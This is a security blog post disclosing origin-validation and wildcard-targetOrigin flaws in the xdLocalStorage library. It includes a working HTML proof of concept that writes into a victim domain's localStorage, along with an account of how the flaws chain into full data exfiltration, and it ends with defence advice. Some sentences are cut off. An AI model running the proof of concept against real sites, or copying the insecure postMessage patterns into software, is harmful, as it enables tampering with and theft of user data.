Exploiting xdLocalStorage (localStorage and postMessage)

Published by GrimHacker on 2 April 2020

Last updated on 7 April 2020

Some time ago I came across a site that was using xdLocalStorage after I had been looking into the security of HTML5 postMessage. I found that the library had several common security flaws around lack of origin validation and then noticed that there was already an open issue in the project for this problem, added it to my list of things to blog about, and promptly forgot about it.

This week I have found the time to actually write this post which I hope will prove useful not only for those using xdLocalStorage, but more generally for those attempting to find (or avoid introducing) vulnerabilities when Web Messaging is in use.

Contents

Background

> *"xdLocalStorage is a lightweight js library which implements LocalStorage interface and support cross domain storage by using iframe post message communication."*[sic]
>
> *https://github.com/ofirdagan/cross-domain-local-storage/blob/master/README.md*

This library aims to solve the following problem:

> *"As for now, standard HTML5 Web Storage (a.k.a Local Storage) doesn't now allow cross domain data sharing. This may be a big problem in an organization which have a lot of sub domains and wants to share client data between them."*[sic]
>
> *https://github.com/ofirdagan/cross-domain-local-storage/blob/master/README.md*

Origin

> *"Origins are the fundamental currency of the Web's security model. Two actors in the Web platform that share an origin are assumed to trust each other and to have the same authority. Actors with differing origins are considered potentially hostile versus each other, and are isolated from each other to varying degrees.*
> *For example, if Example Bank's Web site, hosted at `bank.example.com`, tries to examine the DOM of Example Charity's Web site, hosted at `charity.example.org`, a `SecurityError DOMException` will be raised."*
>
> *https://html.spec.whatwg.org/multipage/origin.html*

Origin may be an "opaque origin" or a "tuple origin".

The former is serialised to "null" and can only meaningfully be tested for equality. A unique opaque origin is assigned to an img, audio, or video element when the data is fetched cross origin. An opaque origin is also used for sandboxed documents, data urls, and potentially in other circumstances.

The latter is more commonly encountered and consists of:

- Scheme (e.g. "http", "https", "ftp", "ws", etc)
- Host (e.g. "www.example.com", "203.0.113.1", "2001:db8::1", "localhost")
- Port (e.g. 80, 443, or 1234)
- Domain (e.g. "www.example.com") [defaults to null]

Note "Domain" can usually be ignored to aid understanding, but is included within the specification.

Same Origin

Two origins, A and B, are said to be same origin if:

1. A and B are the same opaque origin
2. A and B are both tuple origins and their schemes, hosts, and port are identical

The following table shows several examples of origins for A and B and indicates if they are the same origin or not:

A	B	same origin
https://example.com	https://example.com	YES
http://example.com	https://example.com	NO
http://example.com	http://example.com:80	YES
https://example.com	https://example.com:8443	NO
https://example.com	https://www.example.com	NO
http://example.com:8080	http://example.com:8081	NO

HTML5

HTML5 was first released in 2008 (and has since been replaced by the "HTML Living Standard") it introduced a range of new features including "Web Storage" and "Web Messaging".

Web Storage

Web storage allows applications to store data locally within the user's browser as strings in key/value pairs, significantly more data can be stored than in cookies.

There are two types: local storage (localStorage) and session storage (sessionStorage). The first stores the data with no expiration whereas the second only stores it for that one session (closing the browser tab loses the data).

There are a several security considerations when utilising web storage, as might be expected these are around access to the data. Access to web storage is restricted to the same origin.

DNS Spoofing Attacks

If an attacker successfully performs a DNS spoofing attack, the user's browser will connect to the attacker's web server and treat all responses and content as if it came from the legitimate domain (which has been spoofed). This means that the attacker will then have access to the contents of web storage and can read and manipulate it as the origin will match. *In order to prevent this, it is critical that all applications are served over a secure HTTPS connection that utilise valid TLS certificates and HSTS to prevent a connection being established to a malicious server.*

other. This means that Javascript in one application can manipulate the contents of other applications within the same origin, this is a common

concern for Cross Site Scripting vulnerabilities. However what may be overlooked is that sites with the same origin also share the same web storage objects, potentially exposing sensitive data set by one application to an attacker gaining access to another. *It is therefore recommended applications deployed in this manner avoid utilising web storage.*

A note to testers

Web storage is read and manipulated via JavaScript functions in the user's browser, therefore you will not see much evidence of its use in your intercepting proxy (unless you closely review all JavaScript loaded by the application). You can utilise the developer tools in the browser to view the contents of local storage and session storage or use the developer console to execute JavaScript and access the data.

For further information about web storage refer to the specification.
For further information about using web storage safely refer to the OWASP HTML5 Security Cheat Sheet.

Web Messaging (AKA cross-document messaging AKA postMessage)

For security and privacy reasons web browsers prevent documents in different origins from affecting each other. This is a critical security feature to prevent malicious sites from reading data from other origin the user may have accessed with the same browser, or executing JavaScript within the context of the other origin.

However sometimes an application has a legitimate need to communicate with another application within the user's browser. For example an organisation may own several domains and need to pass information about the user between them. One technique that was used to achieve this was JSONP which I have blogged about previously.

The HTML Standard has introduced a messaging system that allows documents to communicate with each other regardless of their source origin in order to meet this requirement without enabling Cross Site Scripting attacks.

Document "A" can create an `iframe` (or open a window) that contains document "B".
Document "A" can then call the `postMessage()` method on the Window object of document "B" to trigger a message event and pass information from "A" to "B".
Document "B" can also use the `postMessage()` method on the `window.parent` or `window.opener` object to send a message to the document that opened it (in this example document "A").

Messages can be structured objects, e.g. nested objects and arrays, can contain JavaScript values (`String`, `Number`, `Date` objects, etc), and can contain certain data objects such as `File` `Blob`, `FileList`, and `ArrayBuffer` objects.

I have most commonly seen messages consisting of strings containing JSON. i.e. the sender uses `JSON.stringify(data)` and the receiver uses `data = JSON.parse(event.data)`.

Note that a HTML postMessage is completely different from a HTTP POST message!

Note Cross-Origin Resource Sharing (CORS) can also be used to allow a web application running at one origin to access selected resources from a different origin, however that is not the focus of this post. Refer to the article from Mozilla for further information about CORS.

Receiving a message

In order to receive messages an event handler must be registered for incoming events. For example the `addEventListener()` method (often on the `window`) might be used to specify a function which should be called when events of type `'message'` are fired.

It is the developer's responsibility to check the `origin` attribute of any messages received to ensure that they only accept messages from origins they expect.

It is not uncommon to encounter message handling functions that are not performing any origin validation at all. However even when origin validation is attempted it is often insufficiently robust. For example (assuming the developer intended to allow messages from `https://www.example.com`):

- Regular expressions which do not escape the wildcard `.` character in domain names.
  e.g. `https://wwwXexample.com` is a valid domain name that could be registered by an attacker and would pass the following:
  `var regex = /https*:\/\/www.example.com$/i; if regex.test(event.origin) {//accepted}`
- Regular expressions which do not check the string ends by using the `$` character at the end of the expression.
  e.g. `https://www.example.com.grimhacker.com` is a valid domain that could be under the attacker's control and pass the following:
  `var regex = /https*:\/\/www\.example\.com/i; if regex.test(event.origin) {//accepted}`
- Using `indexOf` to verify the origin contains the expected domain name, without accounting for the entire origin (e.g. `https://www.example.com.grimhacker.com` would pass the following check: `if (event.origin.indexOf("https://www.example.com")> -1) {//accepted}`

Even when robust origin validation is performed, the application must still perform input validation on the data received to ensure it is in the expected format before utilising it. The application must treat the message as data rather than evaluating it as code (e.g. via `eval()`), and avoid inserting it into the DOM (e.g. via innerHTML). This is because any vulnerability (such as Cross Site Scripting) in an allowed domain may give an attacker the opportunity to send malicious messages from the trusted origin, which may compromise the receiving application.

The impact of an a malicious message being processed depends on the vulnerable application's processing of the data sent, however DOM Based Cross Site Scripting is common.

Sending a message

When sending a message using the `postMessage()` method of a window the developer has the option of specifying the `targetOrigin` of the message either as a parameter or within the object passed in the `options` parameter; if the `targetOrigin` is not specified it defaults to `/` which restricts the

It may be tempting for developers to use the wildcard if they have created the `window` object since it is easy to assume that the document within the `window` must be the one they intend to communicate with, however if the `location` of that `window` has changed since it was created the message will be sent to the new location, which may not be an origin which was ever intended.

Likewise a developer may be tempted to use the wildcard when sending a message to `window.parent`, as they believe only legitimate domains can/will be the parent frame/window. This is often not the case and a malicious domain can open a `window` to the vulnerable application and wait to receive sensitive information via a message.

A note to testers

Web messages are entirely within the user's browser, therefore you will not see any evidence of them within your intercepting proxy (unless you closely review all JavaScript loaded by the application).

You can check for registered message handlers in the "Global Listeners" section of the debugger pane in the Sources tab of the Chrome developer tools:

You can use the `monitorEvents()` console command in the chrome developer tools to print messages to the console. e.g. to monitor message events sent from or received by the window: `monitorEvents(window, "message")`.

Note that you are likely to miss messages that are sent as soon as the page loads using this method as you will not have had the opportunity to start monitoring. Additionally although this will capture messages sent and received to nested `iframes` in the same `window`, it will not capture messages sent to another `window`.

The most robust method I know of for capturing postMessages is the PMHook tool from AppCheck, usage of this tool is described in their Hunting HTML5 postMessage Vulnerabilities paper.

Once you have captured the message, are able to reproduce it, and you have found the handler function you will want to use breakpoints in the handler function in order to step through the code and identify issues in the handling of messages. The following resource from Google provides an introduction to using the developer tools in Chrome: https://developers.google.com/web/tools/chrome-devtools/javascript

For further information about web messaging refer to the specification.
For further information about safely using web messaging refer to the OWASP HTML5 Security Cheat Sheet.
For more in depth information regarding finding and exploiting vulnerabilities in web messages I recommend the paper Hunting HTML5 postMessage Vulnerabilities from Sec-1/AppCheck.

The Vulnerability in xdLocalStorage

Normal Operation Walk Through

Normal usage of the xdLocalStorage library (according to the README) is to create a HTML document which imports `xdLocalStoragePostMessageApi.min.js` on the domain that will store the data – this is the "magical iframe"; and import `xdLocalStorage.min.js` on the "client page" which needs to manipulate the data. *Note angular applications can import `ng-xdLocalStorage.min.js` and include `xdLocalStorage` and inject this module where required to use the API.*

The client

The interface is initialised on the client page with the URL of the "magical iframe" after which the `setItem()`, `getItem()`, `removeItem()`, `key()`, and `clear()` API functions can be called to interact with the local storage of the domain hosting the "magical iframe".

When the library initialises on the client page it appends an `iframe` to the `body` of the page which loads the "magical iframe" document. It also registers an event handler using addEventListener or attachEvent (depending on browser capabilities). The init function is included below (line 56 of xdLocalStorage.js):

```
function init(customOptions) {
  options = XdUtils.extend(customOptions, options);
  var temp = document.createElement('div');

  if (window.addEventListener) {
    window.addEventListener('message', receiveMessage, false);
```

```
    document.body.appendChild(temp);
    iframe = document.getElementById(options.iframeId);
  }
```

When the client page calls one of the API functions it must supply any required parameters (e.g. `getItem()` requires the key name is specified), and a callback function. The API function calls the `buildMessage()` function passing an appropriate action string for itself, along with the parameters and callback function. The `getItem()` API function is included below as an example (line 125 of xdLocalStorage.js):

```
    getItem: function (key, callback) {
      if (!isApiReady()) {
        return;
      }
      buildMessage('get', key,  null, callback);
    },
```

The `buildMessage()` function increments a `requestId` and stores the callback associated to this `requestId`. It then creates a data object containing a namespace, the `requestId`, the action to be performed (e.g. `getItem()` causes a `"get"` action), key name, and value. This data is converted to a string and sent as a postMessage to the "magical iframe". The `buildMessage()` function is included below (line 43 in xdLocalStorage.js):

```
function buildMessage(action, key, value, callback) {
    requestId++;
    requests[requestId] = callback;
    var data = {
      namespace: MESSAGE_NAMESPACE,
      id: requestId,
      action: action,
      key: key,
      value: value
    };
    iframe.contentWindow.postMessage(JSON.stringify(data), '*');
  }
```

The "magical iframe"

When the document is loaded a handler function is attached to the window (using either `addEventListener()` or `attachEvent()` depending on browser support) as shown below (line 90 in xdLocalStoragePostMessageApi.js):

```
  if (window.addEventListener) {
    window.addEventListener('message', receiveMessage, false);
  } else {
    window.attachEvent('onmessage', receiveMessage);
  }
```

It then sends a message to the parent window to indicate it is ready (line 96 in xdLocalStoragePostMessageApi.js):

```
  function sendOnLoad() {
    var data = {
      namespace: MESSAGE_NAMESPACE,
      id: 'iframe-ready'
    };
    parent.postMessage(JSON.stringify(data), '*');
  }
  //on creation
  sendOnLoad();
```

When a message is received, the browser will call the function that has been registered and pass it the `event` object. The `receiveMessage()` function will attempt to parse the `event.data` attribute as JSON and if successful check if the `namespace` attribute of the `data` object matches the configured `MESSAGE_NAMESPACE`. It will then call the required function based on the value of the `data.action` attribute, for example `"get"` results in a call to `getData()` which is passed the `data.key` attribute. The `receiveMessage()` function is included below (line 63 of xdLocalStoragePostMessageApi.js):

```
  function receiveMessage(event) {
    var data;
    try {
      data = JSON.parse(event.data);
    } catch (err) {
      //not our message, can ignore
    }

    if (data && data.namespace === MESSAGE_NAMESPACE) {
      if (data.action === 'set') {
        setData(data.id, data.key, data.value);
      } else if (data.action === 'get') {
        getData(data.id, data.key);
      } else if (data.action === 'remove') {
        removeData(data.id, data.key);
      } else if (data.action === 'key') {
        getKey(data.id, data.key);
      } else if (data.action === 'size') {
        getSize(data.id);
      } else if (data.action === 'length') {
        getLength(data.id);
      } else if (data.action === 'clear') {
        clear(data.id);
      }
```

The selected function will then directly interact with the `localStorage` object to carry out the requested action and call the `postData()` function to send the data back to the parent window. To illustrate this the `getData()` and `postData()` functions are shown below (respectively lines 20 and 14 in xdLocalStoragePostMessageApi.js)

```
function getData(id, key) {
  var value = localStorage.getItem(key);
  var data = {
    key: key,
    value: value
  };
  postData(id, data);
}


function postData(id, data) {
  var mergedData = XdUtils.extend(data, defaultData);
  mergedData.id = id;
  parent.postMessage(JSON.stringify(mergedData), '*');
}
```

The client

When a message is received, the browser will call the function that has been registered and pass it the `event` object. The `receiveMessage()` function will attempt to parse the `event.data` attribute as JSON and if successful check if the `namespace` attribute of the `data` object matches the configured `MESSAGE_NAMESPACE`. If the `data.id` attribute is `"iframe-ready"` then the `initCallback()` function is executed (if one has been configured), otherwise the data object is passed to the `applyCallback()` function. This is shown below (line 26 of xdLocalStorage.js):

```
function receiveMessage(event) {
  var data;
  try {
    data = JSON.parse(event.data);
  } catch (err) {
    //not our message, can ignore
  }
  if (data && data.namespace === MESSAGE_NAMESPACE) {
    if (data.id === 'iframe-ready') {
      iframeReady = true;
      options.initCallback();
    } else {
      applyCallback(data);
    }
  }
}
```

The `applyCallback()` function simply uses the `data.id` attribute to find the callback function that was stored for the matching `requestId` and executes it, passing it the data. This is shown below (line 19 of xdLocalStorage.js):

```
function applyCallback(data) {
  if (requests[data.id]) {
    requests[data.id](data);
    delete requests[data.id];
  }
}
```

Visual Example

The sequence diagram shows (at a very high level) the interaction between the client (SiteA) and the "magical iframe" (SiteB) when the getItem function is called.

The Vulnerabilities

Missing origin validation when receiving messages

Magic iframe — CVE-2015-9544


The `receiveMessage()` function in xdLocalStoragePostMessageApi.js does not implement any validation of the origin. The only requirements for the message to be successfully processed are that the message is a string that can be parsed as JSON, the `namespace` attribute of the message matches the configured `MESSAGE_NAMESPACE` (default is `"cross-domain-local-message"`), and the action attribute is one of the following strings: `"set"`, `"get"`, `"remove"`, `"key"`, `"size"`, `"length"`, or `"clear"`.

In order to exploit this issue an attacker would need to entice a user to load a malicious site, which then interacts with the legitimate site hosting the "magical iframe".

The following proof of concept allows the user to set a value for "pockey" in the local storage of the domain hosting the vulnerable "magic iframe". However it would also be possible to retrieve all information from local storage and send this to the attacker, by exploiting this issue in combination with the use of a wildcard targetOrigin (discussed below).


```
<html>
	<!-- POC exploit for xdLocalStorage.js by GrimHacker https://grimhacker.com/exploiting-xdlocalstorage-(localstorage-
and-postmessage) -->
	<body>
		<script>
			var MESSAGE_NAMESPACE = "cross-domain-local-message";
			var targetSite = "http://siteb.grimhacker.com:8000/cross-domain-local-storage.html" // magical iframe;

			var iframeId = "vulnerablesite";
			var a = document.createElement("a");
			a.href = targetSite;
			var targetOrigin = a.origin;

			function receiveMessage(event) {
				var data;
				data = JSON.parse(event.data);
				var message = document.getElementById("message");
				message.textContent = "My Origin: " + window.origin + "\r\nevent.origin: " + event.origin +
"\r\nevent.data: " + event.data;
			}

			window.addEventListener('message', receiveMessage, false);

			var temp = document.createElement('div');
			temp.innerHTML = '<iframe id="' + iframeId + '" src="' + targetSite + '" style="display: none;">
</iframe>';
			document.body.appendChild(temp);
			iframe = document.getElementById(iframeId);

			function setValue() {
				var valueInput = document.getElementById("valueInput");
				var data = {
					namespace: MESSAGE_NAMESPACE,
					id: 1,
					action: "set",
					key: "pockey",
					value: valueInput.value
				}
				iframe.contentWindow.postMessage(JSON.stringify(data), targetOrigin);
			}
		</script>
		<div class=label>Enter a value to assign to "pockey" on the vulnerable target:</div><input id=valueInput></div>
		<button onclick=setValue()>Set pockey</button>
		<div><p>The latest postmessage received will be shown below:</div>
		<div id="message" style="white-space: pre;"></div>
		</body>
</html>
```

The screenshots below demonstrate this:



SiteA loads an iframe for cross-domain-local-storage.html on SiteB and receives an "iframe-ready" postMessage.

SiteA sends a postMessage to the SiteB iframe to set the key "pockey" with the specified value "pocvalue" in the SiteB local storage. SiteB sends a postMessage to SiteA to indicate success.



Checking the localstorage for SiteB shows the key and value have been set.

Depending on how the local storage data is used by legitimate client application, altering the data as shown above may impact the security of the client application.

Client — CVE-2015-9545

The `receiveMessage()` function in xdLocalStorage.js does not implement any validation of the origin. The only requirements for the message to be successfully processed are that the message is a string that can be parsed as JSON, the `data.namespace` attribute of the message matches the configured `MESSAGE_NAMESPACE` (default is `"cross-domain-local-message"`), and the `data.id` attribute of the message matches a `requestId` that is currently pending.

Therefore a malicious domain can send a message that meets these requirements and cause their malicious data to be processed by the callback configured by the vulnerable application. Note that `requestId` is a number that increments with each legitimate request the vulnerable application sends to the "magic iframe", therefore exploitation would include winning a race condition.

In order to exploit this issue an attacker would need to entice a user to load a malicious site, which then interacts with the legitimate client site. Exact exploitation of this issue would depend on how the vulnerable application uses the data they intended to retrieve from local storage, analysis of the functionality would be required in order to identify a valid attack vector.

Wildcard targetOrigin when sending messages

Magic iframe — CVE-2020-11610

The `postData()` function in xdLocalStoragePostMessageApi.js specifies the wildcard (`*`) as the `targetOrigin` when calling the `postMessage()` function on the `parent` object. Therefore any domain can load the application hosting the "magical iframe" and receive the messages that the "magical iframe" sends.

In order to exploit this issue an attacker would need to entice a user to load a malicious site, which then interacts with the legitimate site hosting the "magical iframe" and receives any messages it sends as a result of the interaction.

Note that this issue can be combined with the lack of origin validation to recover all information from local storage. An attacker could first retrieve the length of local storage and then iterate through each key index and the "magical iframe" would send the key and value to the parent, which in this case would be the attacker's domain.

Client — CVE-2020-11611

The `buildMessage()` function in xdLocalStorage.js specifies the wildcard (`*`) as the `targetOrigin` when calling the `postMessage()` function on the `iframe` object. Therefore any domain that is currently loaded within the `iframe` can receive the messages that the client sends.


In order to exploit this issue an attacker would need to redirect the "magical iframe" loaded on the vulnerable application within the user's browser to a domain they control. This is non trivial but there may be some scenarios where this can occur.

If an attacker were able to successfully exploit this issue they would have access to any information that the client sends to the `iframe`, and also be able to send messages back with a valid `requestId` which would then be processed by the client, this may then further impact the security of the client application.

How Wide Spread is the Issue in xdLocalStorage?

At the time of writing all versions of xdLocalStorage (previously called cross-domain-local-storage) are vulnerable – i.e release 1.0.1 (released 2014-04-17) to 2.0.5 (released 2017-04-14).

According to the project README the recommended method of installing is via bower or npm. npmjs.com shows that the library has around 350 weekly downloads (March 2020).



https://npmjs.com/package/xdlocalstorage (2020-03-20)

Defence

xdLocalStorage

This issue has been known since at least August 2015 when Hengjie opened an Issue on the GitHub repository to notify the project owner (https://github.com/ofirdagan/cross-domain-local-storage/issues/17). However the Pull request which included functionality to whitelist origins has not been accepted or worked on since July 2016 (https://github.com/ofirdagan/cross-domain-local-storage/pull/19). The last commit on the project (at the time of writing) was in August 2018. Therefore a fix from the project maintainer may not be forthcoming.

Consider replacing this library with a maintained alternative which includes robust origin validation, or implement validation within the existing library.

Web Messaging

- Refer to the OWASP HTML 5 Security Cheat Sheet.
- When sending a message explicitly state the targetOrigin (do not use the wildcard `*`)
- When receiving a message carefully validate the origin of any message to ensure it is from an expected source.
- When receiving a message carefully validate the data to ensure it is in the expected format and safe to use in the context it is in (e.g. HTML markup within the data may not be safe to embed directly into the page as this would introduce DOM Based Cross Site Scripting).

Web Storage

- Refer to the OWASP HTML5 Security Cheat Sheet.

Published in Disclosures Tools and Techniques

html5 localstorage postmessage same origin policy web messaging web storage xdlocalstorage

Previous Post
Parsing .DS_Store Files

Next Post
SQLAlchemy Postgres On Conflict Do Update "can't adapt type 'method'"

Name*

Email*

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

Post Comment